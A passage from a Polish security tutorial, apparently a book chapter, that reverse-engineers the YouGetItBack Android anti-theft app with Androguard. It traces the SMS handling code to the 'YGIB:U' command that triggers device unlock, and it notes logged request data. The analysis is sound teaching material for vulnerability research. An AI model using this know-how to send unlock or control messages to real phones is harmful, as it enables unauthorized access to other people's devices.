ygib-1/res/layout/main.xml: xmlns:ygib="http://www.ywlx.net/apk/res/
com.yougetitback.androidapplication.cpw.mobile">
ygib-1/res/values/strings.xml: <string name="mustenteremail">Please enter
a previous email address if you already have an account on
https://virgin.yougetitback.com or a new email address
if you wish to have a new account to control this device.</string>
ygib-1/res/values/strings.xml: <string name="serverUrl">
https://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:Please create an account on
https://virgin.yougetitback.com
before activating this device"</string>
ygib-1/res/values/strings.xml: <string name="showsalocation">
http://virgin.yougetitback.com/showSALocation?cellid=</string>
ygib-1/res/values/strings.xml: <string name="termsofuse">
https://virgin.yougetitback.com/terms_of_use</string>
ygib-1/res/values/strings.xml: <string name="eula"
>https://virgin.yougetitback.com/eula</string>
ygib-1/res/values/strings.xml: <stringname="privacy">
https://virgin.yougetitback.com/privacy_policy</string>
ygib-1/res/values/strings.xml:
<string name="registration_succeed_text">
Account Registration Successful, you can now use the
email address and password entered to login to your personal vault on
http://virgin.yougetitback.com</string>
ygib-1/res/values/strings.xml:
<stringname="registrationerror5">ERROR:creatinguser account.
Please go to http://virgin.yougetitback.com/forgot_password
where you can reset your password, alternativelyenter a new
email and password on this screen and we will create a new account for you.
Thank You.</string>
ygib-1/res/values/strings.xml: <string name="registrationsuccessful">
Congratulations you have sucessfully registered.
You can now use this email and password provided to
login to your personalised vault on http://virgin.yougetitback.com
</string>
ygib-1/res/values/strings.xml: <string name="link_accessvault">
```

```
https://virgin.yougetitback.com/vault</string>
ygib-1/res/values/strings.xml: <string name="text_help">
Access your online vault, or change your password at &lt;a>
https://virgin.yougetitback.com/forgot_password&lt;/a></string>
```

Choć `apktool` i popularne narzędzia systemu Unix są bardzo pomocne, potrzebujesz też czegoś odrobinę mocniejszego. W tym przypadku skorzystamy z napisanego w Pythonie frameworka do inżynierii wstecznej i analiz o nazwie *Androguard*. Choć *Androguard* zawiera narzędzia dopasowane do konkretnych zadań, w tym rozdziale skupimy się na narzędziu `androlyze` działającym w trybie interaktywnym udostępnianym przez wiersz poleceń IPython. Na początek za pomocą metody `AnalyzeAPK` stwórz odpowiednie obiekty reprezentujące APK i jego zasoby, sam kod Dex, dodaj też opcję, by skorzystać z dekompilatora `dad` pozwalającego przekonwertować kod binarny do pseudokodu Java:

```
~$androlyze.py –s
In [1]: a,d,dx = AnalyzeAPK("/home/ahh/ygib-1.apk",decompiler="dad")
```

Następnie zbierz trochę dodatkowych ogólnych informacji na temat aplikacji, aby potwierdzić ustalenia z etapu profilowania. Obejmuje to takie elementy, jak: uprawnienia wykorzystywane przez aplikację, aktywności, z których użytkownik będzie najprawdopodobniej korzystał, usługi uruchamiane przez aplikację oraz innych odbiorców intencji. Najpierw sprawdź uprawnienia, wywołując `permissions`:

```
In [23]: a.permissions
Out[23]:
['android.permission.CAMERA',
 'android.permission.CALL_PHONE',
 'android.permission.PROCESS_OUTGOING_CALLS',
...
 'android.permission.RECEIVE_SMS',
 'android.permission.ACCESS_GPS',
 'android.permission.SEND_SMS',
 'android.permission.READ_SMS',
 'android.permission.WRITE_SMS',
...
```

Jest to zestaw uprawnień zgodny z tym, co zobaczyłeś w Google Play. Można pójść jeszcze krok dalej i za pomocą *Androguard* ustalić, jakie klasy i metody aplikacji korzystają z tych uprawnień, co może pomóc zawęzić analizę do interesujących nas komponentów:

```
In [28]: show_Permissions(dx)
ACCESS_NETWORK_STATE :
1 Lcom/yougetitback/androidapplication/PingService;->deviceOnline()Z
(0x22) ---> Landroid/net/ConnectivityManager;-
>getAllNetworkInfo()[Landroid/net/NetworkInfo;
1 Lcom/yougetitback/androidapplication/PingService;->wifiAvailable()Z
(0x12) ---> Landroid/net/ConnectivityManager;-
>getActiveNetworkInfo()Landroid/net/NetworkInfo;
...
SEND_SMS :
1 Lcom/yougetitback/androidapplication/ActivateScreen;-
>sendActivationRequestMessage(Landroid/content/Context;
Ljava/lang/String;)V (0x2) ---> Landroid/telephony/SmsManager;-
```

```
>getDefault()Landroid/telephony/SmsManager;
1 Lcom/yougetitback/androidapplication/ActivateScreen;
->sendActivationRequestMessage(Landroid/content/Context;
...
INTERNET :
1 Lcom/yougetitback/androidapplication/ActivationAcknowledgeService;-
>doPost(Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(
Ljava/lang/String; Ljava/lang/String;)Z (0xe)
---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
...
```

Choć wynik działania tego polecenia był bardzo długi, ten skrócony listing pokazuje kilka interesujących metod, takich jak `doPost` w klasie `ConfirmPinScreen`, która otwiera w pewnym momencie gniazdo, ponieważ sprawdza posiadanie uprawnienia `android.permission.INTERNET`. Aby uzyskać obraz tego, co się dzieje, można teraz zdekomponować tę metodę poprzez wywołanie na niej `show` w `androlyze`:

```
In [38]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.show()
########## Method Information
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->doPost(Ljava/lang/String;
Ljava/lang/String;)Z [access_flags=private]
##########Params
-local registers: v0...v10
-v11:java.lang.String
-v12:java.lang.String
-return:boolean
###################
**************************************************************************
doPost-BB@0x0 :
        0  (00000000) const/4               v6, 0
        1  (00000002) const/4               v5, 1 [ doPost-BB@0x4 ]

doPost-BB@0x4 :
        2  (00000004) new-instance           v3, Ljava/net/URL;
        3  (00000008) invoke-direct          v3, v11, Ljava/net/URL;-><init>
(Ljava/lang/String;)V
        4  (0000000e) invoke-virtual         v3, Ljava/net/URL;->openConnection()
Ljava/net/URLConnection;
        5  (00000014) move-result-object     v4
        6  (00000016) check-cast             v4, Ljava/net/HttpURLConnection;
        7  (0000001a) iput-object            v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        8  (0000001e) iget-object            v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        9  (00000022) const-string           v7, 'POST'
        10 (00000026) invoke-virtual         v4, v7, Ljava/net/HttpURLConnection;
->setRequestMethod(Ljava/lang/String;)V
        11 (0000002c) iget-object            v4, v10, Lcom/yougetitback/androidapplication/
        ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        12 (00000030) const-string           v7, 'Content-type'
        13 (00000034) const-string           v8, 'application/x-www-form-urlencoded'
        14 (00000038) invoke-virtual         v4, v7, v8, Ljava/net/HttpURLConnection;->
        setRequestProperty(Ljava/lang/String; Ljava/lang/String;)
V
```

```
        15 (0000003e) iget-object           v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
...
        31 (00000084) const-string          v7, 'User-Agent'
        32 (00000088) const-string          v8, 'Android Client'
...
        49 (000000d4) iget-object           v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        50 (000000d8) const/4               v7, 1
        51 (000000da) invoke-virtual        v4, v7, Ljava/net/HttpURLConnection;
->setDoInput(Z)V
        52 (000000e0) iget-object           v4, v10,
Lcom/yougetitback/androidapplication/ConfirmPinScreen;->con Ljava/net/HttpURLConnection;
        53 (000000e4) invoke-virtual         v4, Ljava/net/HttpURLConnection;
->connect()V
```

Na początku widzimy kilka podstawowych informacji na temat tego, jak Dalvik VM powinien zaalokować obiekty tej metody razem z kilkoma identyfikatorami samych metod. W znajdujących się poniżej wynikach dekompozycji tworzenie obiektów takich jak `java.net.HttpURLConnection` oraz wywołanie metody `connect` tego obiektu potwierdza użycie uprawnienia `INTERNET`.

Można uzyskać bardziej czytelną wersję tej metody poprzez jej dekompilację, co daje wynik przypominający źródło Java, wywołując `source` na tej samej metodzie:

```
In [39]: d.CLASS_Lcom_yougetitback_androidapplication_ConfirmPinScreen.
METHOD_doPost.source()
private boolean doPost(String p11, String p12)
    {
    this.con = new java.net.URL(p11).openConnection();
    this.con.setRequestMethod("POST");
    this.con.setRequestProperty("Content-type", "application/x-www-form-urlencoded");
    this.con.setRequestProperty("Content-Length", new
StringBuilder().append(p12.length()).toString());
    this.con.setRequestProperty("Connection", "keep-alive");
    this.con.setRequestProperty("User-Agent", "Android Client");
    this.con.setRequestProperty("accept", "*/*");
    this.con.setRequestProperty("Http-version", "HTTP/1.1");
    this.con.setRequestProperty("Content-languages", "en-EN");
    this.con.setDoOutput(1);
    this.con.setDoInput(1);
    this.con.connect();
    v2 = this.con.getOutputStream();
    v2.write(p12.getBytes("UTF8"));
    v2.flush();
    android.util.Log.d("YGIB Test", new StringBuilder("con.getResponseCode()->").
append(this.con.getResponseCode()).toString());
    android.util.Log.d("YGIB Test", new StringBuilder("urlString-->").append(p11).toString());
    android.util.Log.d("YGIB Test", new StringBuilder("content-->").append(p12).toString());
...
```

Uwaga **Warto zauważyć, że dekompilacja nie jest idealna, częściowo z powodu różnic między Dalvik Virtual Machine a Java Virtual Machine. Reprezentacja sterowania i przepływu danych w każdej z tych maszyn wpływa na konwersję z kodu pośredniego Dalvika do pseudokodu Javy.**

Widać wywołania do metody `android.util.Log.d`, która zapisuje komunikat do logów z priorytetem `debug`. W takim przypadku aplikacja loguje szczegóły żądania HTTP, które mogą być interesującym wyciekiem informacji. Szczegółom logów przyjrzysz się trochę później. Na razie zobaczmy, jakie zakończenia IPC mogą istnieć w tej aplikacji. Zaczniemy od aktywności. Aby to zrobić, wywołaj `get_activities`:

```
In [87]: a.get_activities()
Out[87]:
['com.yougetitback.androidapplication.ReportSplashScreen',
 'com.yougetitback.androidapplication.SecurityQuestionScreen',
 'com.yougetitback.androidapplication.SplashScreen',
 'com.yougetitback.androidapplication.MenuScreen',
 ...
 'com.yougetitback.androidapplication.settings.setting.Setting',
 'com.yougetitback.androidapplication.ModifyPinScreen',
 'com.yougetitback.androidapplication.ConfirmPinScreen',
 'com.yougetitback.androidapplication.EnterRegistrationCodeScreen',
...

In [88]: a.get_main_activity()
Out[88]: u'com.yougetitback.androidapplication.ActivateSplashScreen'
```

Nie dziwi fakt, że ta aplikacja ma wiele aktywności, w tym `ConfirmPinScreen`, które analizowaliśmy. Teraz sprawdź usługi, wywołując `get_services`:

```
In [113]: a.get_services()
Out[113]:
['com.yougetitback.androidapplication.DeleteSmsService',
 'com.yougetitback.androidapplication.FindLocationService',
 'com.yougetitback.androidapplication.PostLocationService',
 ...
 'com.yougetitback.androidapplication.LockAcknowledgeService',
 'com.yougetitback.androidapplication.ContactBackupService',
 'com.yougetitback.androidapplication.ContactRestoreService',
 'com.yougetitback.androidapplication.UnlockService',
 'com.yougetitback.androidapplication.PingService',
 'com.yougetitback.androidapplication.UnlockAcknowledgeService',
 ...
 'com.yougetitback.androidapplication.wipe.MyService',
 ...
```

Opierając się na nazewnictwie niektórych z tych usług (np. `UnlockService` czy `wipe`), można powiedzieć, że najprawdopodobniej odbierają one i przetwarzają polecenia z komponentów innych aplikacji, gdy wywoływane są pewne zdarzenia. Teraz przyjrzyj się odbiorcom komunikatów w aplikacji za pomocą `get_receivers`:

```
In [115]: a.get_receivers()
Out[115]:
['com.yougetitback.androidapplication.settings.main.Entrance$MyAdmin',
 'com.yougetitback.androidapplication.MyStartupIntentReceiver',
 'com.yougetitback.androidapplication.SmsIntentReceiver',
 'com.yougetitback.androidapplication.IdleTimeout',
 'com.yougetitback.androidapplication.PingTimeout',
 'com.yougetitback.androidapplication.RestTimeout',
 'com.yougetitback.androidapplication.SplashTimeout',
```

```
 'com.yougetitback.androidapplication.EmergencyTimeout',
 'com.yougetitback.androidapplication.OutgoingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.IncomingCallReceiver',
 'com.yougetitback.androidapplication.NetworkStateChangedReceiver',
 'com.yougetitback.androidapplication.C2DMReceiver']
```

Można założyć, że mamy tutaj odbiorcę komunikatów, który jest związany z przetwarzaniem wiadomości SMS prawdopodobnie do komunikacji niewidocznej dla użytkownika, takiej jak przesyłanie poleceń zablokowania i czyszczenia urządzenia. Ponieważ aplikacja wymaga uprawnienia `READ_SMS` i widać tutaj ciekawie nazwanego odbiorcę komunikatów `SmsIntentReceiver`, są duże szanse, że manifest aplikacji zawiera filtr intencji dla komunikatów `SMS_RECEIVED`. Można przejrzeć zawartość *AndroidManifest.xml* w `androlyze` za pomocą kilku linii w Pythonie:

```
In [77]: for e in x.getElementsByTagName("receiver"):
    print e.toxml()
    ....:
...
<receiver android:enabled="true" android:exported="true"
android:name="com.yougetitback.androidapplication.SmsIntentReceiver">
<intent-filter android:priority="999">
<action android:name="android.provider.Telephony.SMS_RECEIVED">
</action>
</intent-filter>
</receiver>
...
```

Uwaga **Można też uzyskać zawartość *AndroidManifest.xml* za pomocą jednego polecenia, używając `androaxml.py` z *Androguard*.**

Między innymi jest tu też element XML `receiver` dla klasy `com.yougetitback.androidapplication.SmsIntentReceiver`. Ta konkretna definicja odbiorcy zawiera element XML `intent-filter` z jawnie zapisanym elementem `android:priority` zawierającym wartość `999`, odnoszący się do akcji `SMS_RECEIVED` z klasy `android.provider.Telephony`. Ustawiając dużą wartość tego atrybutu, aplikacja zapewnia sobie otrzymanie komunikatu `SMS_RECEIVED` w pierwszej kolejności i dzięki temu dostęp do wiadomości SMS przed domyślnymi aplikacjami do przesyłania wiadomości.

Zwróć uwagę na metody dostępne w `SmsIntentReceiver` poprzez wywołanie `get_methods` na tej klasie. Można skorzystać z prostej pętli `for` w Pythonie, by przejść przez wszystkie zwrócone metody, wywołując dla każdej `show_info`:

```
In [178]: for meth in
d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.get_methods():
    meth.show_info()
    .....:
##########Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-><init>()V
[access_flags=public constructor]
##########Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>foregroundUI(Landroid/content/Context;)V [access_flags=private]
##########Method Information
```

```
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getAction(Ljava/lang/String;)Ljava/lang/String; [access_flags=private]
##########Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>getMessagesFromIntent(Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; [access_flags=private]
Lcom/yougetitback/androidapplication/SmsIntentReceiver;-
>processBackupMsg(Landroid/content/Context;
Ljava/util/Vector;)V [access_flags=private]
########## Method Information
Lcom/yougetitback/androidapplication/SmsIntentReceiver;->onReceive(Landroid/content/Context;
Landroid/content/Intent;)V [access_flags=public]
...
```

Dla odbiorców komunikatów metoda `onReceive` służy jako punkt wejściowy, więc można popatrzeć na odwołania (ang. *cross-references*, *xrefs*) z tej metody, by uzyskać obraz przepływu sterowania. Najpierw utwórz odwołania za pomocą `d.create_xref`, a następnie wywołaj `show_xref` na obiekcie reprezentującym metodę `onReceive`:

```
In [206]: d.create_xref()

In [207]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.show_xref()
##########XREF
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
isValidMessage (Ljava/lang/String; Landroid/content/Context;)Z 6c
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
processContent (Landroid/content/Context; Ljava/lang/String;)V 78
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
triggerAppLaunch (Landroid/content/Context; Landroid/telephony/SmsMessage;)
V 9a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver;
getMessagesFromIntent (Landroid/content/Intent;)
[Landroid/telephony/SmsMessage; 2a
T: Lcom/yougetitback/androidapplication/SmsIntentReceiver; isPinLock
(Ljava/lang/String; Landroid/content/Context;)Z 8a
####################
```

Widać tutaj, że `onReceive` wywołuje kilka innych metod, w tym te sprawdzające wiadomości SMS i przetwarzające ich treść. Zdekompiluj i dokładniej zbadaj kilka z nich, zaczynając od `getMessageFromIntent`:

```
In [213]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_getMessagesFromIntent.source()
private android.telephony.SmsMessage[]
getMessagesFromIntent(android.content.Intent p9)
    {
        v6 = 0;
        v0 = p9.getExtras();
        if (v0 != 0) {
            v4 = v0.get("pdus");
            v5 = new android.telephony.SmsMessage[v4.length];
            v3 = 0;
            while (v3 < v4.length) {
                v5[v3] = android.telephony.SmsMessage.createFromPdu(v4[v3]);
                v3++;
```

```
            }
            v6= v5;
        }
        return v6;
    }
```

Jest to dość typowy kod wybierający z intencji SMS PDU (Protocol Data Unit). Widać, że parametr `p9` do tej metody zawiera obiekt intencji. Zmienna `v0` jest wypełniona wartością zwróconą z metody `p9.getExtras`, która zawiera wszystkie dodatkowe obiekty intencji. Następnie wywołana jest metoda `v0.get("pdus")`, by wybrać tylko tablicę bajtów PDU, która następnie zostaje zapisana w zmiennej `v4`. Później metoda tworzy obiekt `SmsMessage` z `v4`, przypisując go do `v5`, a potem w pętli wypełnia `v5` danymi. W końcu, co może wyglądać dziwnie (prawdopodobnie w wyniku procesu dekompilacji), zmienna `v6` jest również przypisana do obiektu `SmsMessage` jak `v5`, a następnie zwrócona do wywołującego.

Dekompilacja metody `onReceive` pokazuje, że przed wywołaniem `getMessagesFromIntent` ładowany jest plik współdzielonych właściwości `SuperheroPrefsFile`. W takim wypadku obiekt `p8` reprezentujący kontekst lub stan aplikacji wywołał `getSharedPreferences`. Następnie wywoływanych jest kilka dodatkowych metod, by się upewnić, że wiadomość SMS jest poprawna (`isValidMessage`), a w końcu przetwarzana jest zawartość komunikatu (`processContent`) i wszystkie one otrzymują obiekt `p8` jako parametr. Prawdopodobnie plik `SuperheroPrefsFile` zawiera jakiś element istotny dla kolejnej operacji, taki jak klucz lub PIN:

```
In [3]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_onReceive.source()
public void onReceive(android.content.Context p8,
android.content.Intent p9)
    {
        p8.getSharedPreferences("SuperheroPrefsFile", 0);
        if (p9.getAction().equals("android.provider.Telephony.SMS_RECEIVED") != 0) {
            this.getMessagesFromIntent(p9);
            if (this != 0) {
                v1= 0;
                while (v1 < this.length) {
                    if (this[v1] != 0) {
                        v2 = this[v1].getDisplayMessageBody();
                        if ((v2 != 0) && (v2.length() > 0)) {
                            android.util.Log.i("MessageListener:", v2);
                            this.isValidMessage(v2, p8);
                            if (this == 0) {
                                this.isPinLock(v2, p8);
                                if (this != 0) {
                                    this.triggerAppLaunch(p8, this[v1]);
                                    this.abortBroadcast();
                                }
                            }else {
                                this.processContent(p8, v2);
                                this.abortBroadcast();
...
```

Zakładając, że chcesz stworzyć poprawną wiadomość SMS do przetworzenia przez tę aplikację, prawdopodobnie zechcesz zerknąć na metodę `isValidMessage`, która jak widzimy na powyższym listingu, pobiera ciąg znaków wyciągnięty z wiadomości SMS za pomocą `getDisplayMessageBody`

razem z kontekstem aplikacji. Dekompilacja metody `isValidMessage` daje więcej informacji na ten temat:

```
private boolean isValidMessage(String p12, android.content.Context p13)
    {
        v5 = p13.getString(1.82104701918e+38);
        v0 = p13.getString(1.821047222e+38);
        v4 = p13.getString(1.82104742483e+38);
        v3 = p13.getString(1.82104762765e+38);
        v7 = p13.getString(1.82104783048e+38);
        v1 = p13.getString(1.8210480333e+38);
        v2 = p13.getString(1.82104823612e+38);
        v6 = p13.getString(1.82104864177e+38);
        v8 = p13.getString(1.82104843895e+38);
        this.getAction(p12);
        if ((this.equals(v5) == 0) && ((this.equals(v4) == 0) &&
((this.equals(v3) == 0) &&
((this.equals(v0) == 0) && ((this.equals(v7) == 0) &&
((this.equals(v6) == 0) && ((this.equals(v2) == 0) &&
((this.equals(v8) == 0) && (this.equals(v1) == 0))))))))) {
            v10 = 0;
        } else {
            v10 = 1;
        }
        return v10;
    }
```

Widać tutaj wiele wywołań metody `getString`, która działając w kontekście bieżącej aplikacji, pobiera wartości tekstowe dla podanych identyfikatorów zasobów z tabeli ciągów znaków aplikacji, takie jak te znajdujące się w *values/strings.xml*. Warto jednak zauważyć, że identyfikatory zasobów przekazywane do `getString` wyglądają trochę dziwnie. Jest to efekt jakiegoś błędu z propagacją typów w dekompilatorze, z którym szybko można sobie poradzić. Wcześniej opisana metoda pobiera te ciągi znaków z tablicy ciągów znaków, porównując je z ciągami znaków w `p12`. Ta metoda zwraca `1`, jeśli uda się dopasować `p12`, lub `0`, jeśli się nie uda. W metodzie `onReceive` ten wynik określa, czy wywołać `isPinLock`, czy `processContent`. Przyjrzyj się metodzie `isPinLock`:

```
In [173]: d.CLASS_Lcom_yougetitback_androidapplication_SmsIntentReceiver.
METHOD_isPinLock.source()
private boolean isPinLock(String p6, android.content.Context p7)
    {
        v2 = 0;
        v0 = p7.getSharedPreferences("SuperheroPrefsFile", 0).getString("pin", "");
        if ((v0.compareTo("") != 0) && (p6.compareTo(v0) == 0)) {
            v2 = 1;
        }
        return v2;
    }
```

Mamy to! Znowu pojawia się plik ze współdzielonymi właściwościami. Ta mała metoda wywołuje `getString` do pobrania wartości wpisu `pin` w `SuperheroPrefsFile`, a następnie porównuje to z `p6` i zwraca informację, czy wynik porównania był pozytywny, czy negatywny. Jeśli wynik porównania był pozytywny, metoda `onReceive` wywołuje `triggerAppLaunch`. Dekompilacja tej metody może przybliżyć nas do zrozumienia całego przepływu:

```
private void triggerAppLaunch(android.content.Context p9,
android.telephony.SmsMessage p10)
    {
        this.currentContext = p9;
        v4 = p9.getSharedPreferences("SuperheroPrefsFile", 0);
        if (v4.getBoolean("Activated", 0) != 0) {
            v1 = v4.edit();
            v1.putBoolean("lockState", 1);
            v1.putBoolean("smspinlock", 1);
            v1.commit();
            this.foregroundUI(p9);
            v0 = p10.getOriginatingAddress();
            v2 = new android.content.Intent("com.yougetitback.androidapplication.FOREGROUND");
            v2.setClass(p9, com.yougetitback.androidapplication.FindLocationService);
            v2.putExtra("LockSmsOriginator", v0);
            p9.startService(v2);
            this.startSiren(p9);
            v3 = new android.content.Intent("com.yougetitback.
            androidapplicationn.FOREGROUND");
            v3.setClass(this.currentContext, com.yougetitback.androidapplication.
            LockAcknowledgeService);
            this.currentContext.startService(v3);
    }
```

W tym miejscu wykonywana jest edycja `SuperheroPrefsFile`, w ramach której ustawiane są wartości logiczne kluczy określających, czy ekran jest zablokowany i czy zostało to wykonane przez wiadomość SMS. W końcu tworzone są nowe intencje, by uruchomić usługi aplikacji `Find ↪LocationService` oraz `LockAcknowledgeService`, które widzieliśmy już wcześniej, przeglądając usługi. Można zrezygnować z dokładnej analizy tych usług, ponieważ łatwo zgadnąć, do czego one służą. Trudniejsze jest zrozumienie wywołania `processContent` w `onReceive`:

```
In [613]: f = d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.source()
private void processContent(android.content.Context p16, String p17)
    {
        v6 = p16.getString(1.82104701918e+38);
        v1 = p16.getString(1.821047222e+38);
        v5 = p16.getString(1.82104742483e+38);
        v4 = p16.getString(1.82104762765e+38);
        v8 = p16.getString(1.82104783048e+38);
...
        v11 = this.split(p17);
        v10 = v11.elementAt(0);
        if (p16.getSharedPreferences("SuperheroPrefsFile", 0).getBoolean("Activated", 0) == 0)
{
        if (v10.equals(v5) != 0) {
            this.processActivationMsg(p16, v11);
        }
    }else {
        if ((v10.equals(v6) == 0) && ((v10.equals(v5) == 0) &&
((v10.equals(v4)== 0)&& ((v10.equals(v8)== 0)&&
((v10.equals(v7)== 0)&& ((v10.equals(v3)== 0)&&
(v10.equals(v1) == 0))))))) {
                v10.equals(v2);
            }
            if (v10.equals(v6) == 0) {
```

```
                if (v10.equals(v9) == 0) {
                    if (v10.equals(v5) == 0) {
                        if (v10.equals(v4) == 0) {
                            if (v10.equals(v1) == 0) {
                                if (v10.equals(v8) == 0) {
                                    if (v10.equals(v7) == 0) {
                                        if (v10.equals(v3) == 0) {
                                            if (v10.equals(v2) != 0) {
                                                this.processDeactivateMsg(p16, v11);
                                                }
                                            } else {
                                            this.processFindMsg(p16, v11);
                                            }
                                        }else {
                                            this.processResyncMsg(p16, v11);
                                        }
                                    } else {
                                        this.processUnLockMsg(p16, v11);
                                    }
...
```

Widać tutaj podobne wywołania `getString` jak w `isValidMessage`, wraz z szeregiem wyrażeń `if`, które następnie sprawdzały zawartość treści SMS-a, by ustalić, jaką metodę wywołać. Szczególnie ważne jest ustalenie, co jest potrzebne do wywołania metody `processUnLockMsg`, która prawdopodobnie odblokowuje urządzenie. Wcześniej jednak mamy metodę `split`, która jest wywoływana na `p17`, ciągu znaków zawierającym wiadomość:

```
In [1017]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_split.source()
java.util.Vector split(String p6)
    {
        v3 = new java.util.Vector();
        v2= 0;
        do {
            v1 = p6.indexOf(" ", v2);
            if (v1 < 0) {
                v0 = p6.substring(v2);
            }else {
                v0 = p6.substring(v2, v1);
            }
            v3.addElement(v0);
            v2 = (v1 + 1);
        } while(v1 != -1);
        return v3;
    }
```

Ta stosunkowo prosta metoda bierze komunikat i dzieli go na wektor (podobny do tablicy), a następnie go zwraca. Wcześniej w `processContent`, przedzierając się przez gąszcz wyrażeń `if`, widzimy, że zawartość `v8` jest ważna. Jest też jeszcze problem z identyfikatorami zasobów. Może dekompozycja da lepsze wyniki:

```
In [920]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processContent.show()
...
************************************************************************
```

```
...
        12 (00000036)const v13, 2131296282
        13 (0000003c) move-object/from16 v0, v16
        14 (00000040) invoke-virtual v0, v13, Landroid/content/Context;->getString(I)Ljava/
        lang/String;
        15 (00000046) move-result-object v4
        16 (00000048)const v13, 2131296283
        17 (0000004e) move-object/from16 v0, v16
        18 (00000052) invoke-virtual v0, v13, Landroid/content/Context;->getString(I)Ljava/
        lang/String;
        19 (00000058) move-result-object v8
...
```

Tutaj widzimy numeryczne identyfikatory zasobów. Liczba całkowita `2131296283` odpowiada temu, co idzie do interesującego nas rejestru `v8`. Oczywiście nadal musisz się dowiedzieć, jaka jest faktyczna zawartość tekstowa odpowiadająca temu identyfikatorowi zasobu. Aby ustalić te wartości, trzeba użyć trochę więcej Pythona z `androlyze` przy analizowaniu zasobów APK:

```
aobj= a.get_android_resources()
resid = 2131296283
pkg = aobj.packages.keys()[0]
reskey = aobj.get_id(pkg,resid)[1]
aobj.get_string(pkg,reskey)
```

Kod w Pythonie najpierw tworzy obiekt `ARSCParser`, `aobj`, reprezentujący wszystkie zasoby APK, takie jak ciągi znaków, układy interfejsu użytkownika itd. Następnie widać, że `resid` przechowuje numeryczny identyfikator zasobu, który jest Ci potrzebny. W dalszej kolejności pobiera on listę z nazwą pakietu/identyfikatorem za pomocą `aobj.packages.keys`, zapisując go w `pkg`. Klucz tekstowy `reskey` jest zapisywany w zasobach poprzez wywołanie `aobj.get_id` przekazywane w `pkg` i `resid`. W końcu ciąg znaków przechowywany w `reskey` jest pobierany za pomocą `aobj.get_string`.

Ostatecznie listing pokazuje prawdziwy ciąg znaków ustalony przez `processContent` — `YGIB:U`. Dla przejrzystości w jednej linii można zapisać to tak:

```
In [25]: aobj.get_string(aobj.packages.keys()[0],aobj.get_id(aobj.
packages.keys()[0],2131296283)[1])

Out[25]: [u'YGIB_UNLOCK', u'YGIB:U']
```

W tym punkcie wiemy, że wiadomość SMS musi zawierać ciąg znaków `YGIB:U`, aby możliwe było wykonanie `processUnLockMsg`. Przyjrzyj się tej metodzie, żeby się upewnić, czy czegoś jeszcze stąd nie potrzebujesz:

```
In [1015]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.source()
private void processUnLockMsg(android.content.Context p16,
java.util.Vector p17)
    {
...
        v9 = p16.getSharedPreferences("SuperheroPrefsFile", 0);
        if (p17.size() >= 2) {
            v1 = p17.elementAt(1);
            if (v9.getString("tagcode", "") == 0) {
```

```
                android.util.Log.v("SWIPEWIPE", "recieved unlock message");
                com.yougetitback.androidapplication.wipe.WipeController.stopWipeService(p16);
                v7 = new android.content.Intent("com.yougetitback.androidapplication.BACKGROUND");
                v7.setClass(p16, com.yougetitback.androidapplication.ForegroundService);
                p16.stopService(v7);
                v10 = new android.content.Intent("com.yougetitback.androidapplication.BACKGROUND");
                v10.setClass(p16, com.yougetitback.androidapplication.SirenService);
                p16.stopService(v10);
                v9.edit();
                v6 = v9.edit();
                v6.putBoolean("lockState", 0);
                v6.putString("lockid", "");
                v6.commit();
                v5 = new android.content.Intent("com.yougetitback.androidapplication.FOREGROUND");
                v5.setClass(p16, com.yougetitback.androidapplication.UnlockAcknowledgeService);
                p16.startService(v5);
            }
        }
        return;
    }
```

Tym razem widać, że klucz o nazwie `tagcode` jest wyciągany z pliku `SuperheroPrefsFile`, a następnie zatrzymywane są pewne usługi (a inne uruchamiane), co pozwala założyć, że telefon jest odblokowywany. Nie wygląda to dobrze, ponieważ wymaga to założenia, że jeśli tylko taki klucz będzie istniał w pliku ze współdzielonymi właściwościami, będzie to uznawane za prawdę — jest to prawdopodobnie błąd dekompilacji, więc spróbujmy dekompozycji za pomocą `pretty_show`:

```
In [1025]: d.CLASS_Lcom_yougetitback_androidapplication_
SmsIntentReceiver.METHOD_processUnLockMsg.pretty_show()
...
        12 (00000036) const-string        v13, 'SuperheroPrefsFile'
        13 (0000003a) const/4             v14, 0
        14 (0000003c) move-object/from16  v0, v16
        15 (00000040) invoke-virtual      v0, v13, v14, Landroid/content/Context;-
>getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
        16 (00000046) move-result-object  v9
        17 (00000048) const-string        v1, ''
        18 (0000004c) const-string        v8, ''
        19 (00000050) invoke-virtual/rangev17, Ljava/util/Vector;->size()I
        20 (00000056)move-result          v13
